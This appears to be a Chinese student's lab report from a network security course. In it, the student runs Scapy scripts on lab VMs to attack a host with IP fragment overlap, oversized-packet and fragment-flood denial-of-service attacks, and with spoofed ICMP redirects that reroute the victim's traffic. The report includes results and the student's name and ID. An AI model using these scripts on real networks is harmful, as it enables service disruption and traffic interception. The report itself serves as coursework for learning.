0040  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
```



```
#!/usr/bin/python3
from scapy.all import *
ip = IP( dst="10.0.2.6", proto=17)
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
payload = 'B' * 30 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)

# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum=0)
udp.len = 72 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksm = 0 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000 # Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 0 # Flags
payload = 'C' * 32 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(load=payload) # For other fragments, we should use ip/payload
send(pkt)
```

代码如上图所示




```
[09/10/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

终端将会显示相关字符

Task1.c


发送代码如图所示

发送报文之前 ping 的接收率如上图所示




```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct payload
payload = 'A' * 65504 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(payload) # For other fragments, we should use ip/payload
send(pkt)

for i in range(8):
    ip = IP( dst="10.0.2.6")
    ip.id = 1000 # Identification
    ip.frag = 8188*(i+1) # Offset of this IP fragment
    ip.flags = 1 # Flags
    # Construct payload
    payload = ('A') * 65504 # Put 32 bytes in the first fragment
    # Construct the entire packet and send it out
    pkt = ip/Raw(payload) # For other fragments, we should use ip/payload
    send(pkt)

ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 8188*9 # Offset of this IP fragment
ip.flags = 0 # Flags
# Construct payload
payload = 'A' * 65504 # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(payload) # For other fragments, we should use ip/payload
send(pkt)
```

共发送 73692 个字节




```
▶ Frame 1345: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60), Dst: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
  ▼ Destination: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
      Address: PcsCompu_2a:05:36 (08:00:27:2a:05:36)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▼ Source: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60)
      Address: PcsCompu_2e:d0:60 (08:00:27:2e:d0:60)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▼ Data (65216 bytes)
    Data: 414141414141414141414141414141414141414141414141...
    [Length: 65216]
```



```
•  1345 2020-09-10 22:46:33.9314728… 10.0.2.5        10.0.2.6        IPv4      418 [Illegal IPv4 fragments]
```


显示非法碎片

Task1.d




```
--- 8.8.8.8 ping statistics ---
100 packets transmitted, 86 received, 14% packet loss, time 99344ms
rtt min/avg/max/mdev = 38.767/80.785/281.866/47.939 ms
```

发送报文之前 ping 的接收率如上图所示



```
#!/usr/bin/python3
from scapy.all import *
for i in range(1000,10000):
    # Construct IP header
    ip = IP( dst="10.0.2.6")
    ip.id = i # Identification
    ip.frag = 0 # Offset of this IP fragment
    ip.flags = 1 # Flags
    payload = 'A' * 60000 # Put 32 bytes in the first fragment
    # Construct the entire packet and send it out
    pkt = ip/Raw(payload) # For other fragments, we should use ip/payload
    send(pkt)
~
~
~
```

发送代码如上图所示：




```
--- 8.8.8.8 ping statistics ---
100 packets transmitted, 73 received, 27% packet loss, time 99671ms
rtt min/avg/max/mdev = 38.607/47.752/227.285/24.995 ms
```

发送报文之后 ping 的接收率如上图所示


说明有了一定的效果，让 ping 的接收率有所降低，但是内核有相关保护机制，所以 VM 没有宕机

Task2



```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.0.2.1", dst = "10.0.2.6")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.0.2.5"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.0.2.6", dst = "8.8.8.8")
send(ip/icmp/ip2/UDP());
~
~
~
~
~
~
```

Redirect 代码如上图所示




```
[09/12/20]seed@VM:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
[09/12/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.5 dev enp0s3  src 10.0.2.6
    cache <redirected> expires 264sec
[09/12/20]seed@VM:~$
```

Redirect 结果如上图所示，说明 redirect 成功。

Question1


将 redirect 的网关地址改为 2.2.2.2 并没有成功，如下图所示：



```
[09/12/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.5 dev enp0s3  src 10.0.2.6
    cache <redirected>  expires 35sec
[09/12/20]seed@VM:~$ █
```


原因应该是因为 arp 表中无法查询到该地址的缓存记录（不在同一个局域网环境下）

Question2




```
[09/12/20]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.2) at 08:00:27:33:d0:60 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:2e:d0:60 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:47:3b:db [ether] on enp0s3
```

首先修改目标主机的 arp 缓存，使得其中存在 10.0.2.2 的记录



```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.0.2.1", dst = "10.0.2.6")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.0.2.2"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.0.2.6", dst = "8.8.8.8")
send(ip/icmp/ip2/UDP());
~
```

然后发送 ICMP_Redirect 报文



```
[09/12/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.2 dev enp0s3  src 10.0.2.6
    cache <redirected>  expires 297sec
```

在受害者主机中查询相关记录发现已经修改成功

姓名：贺博文

学号：57117127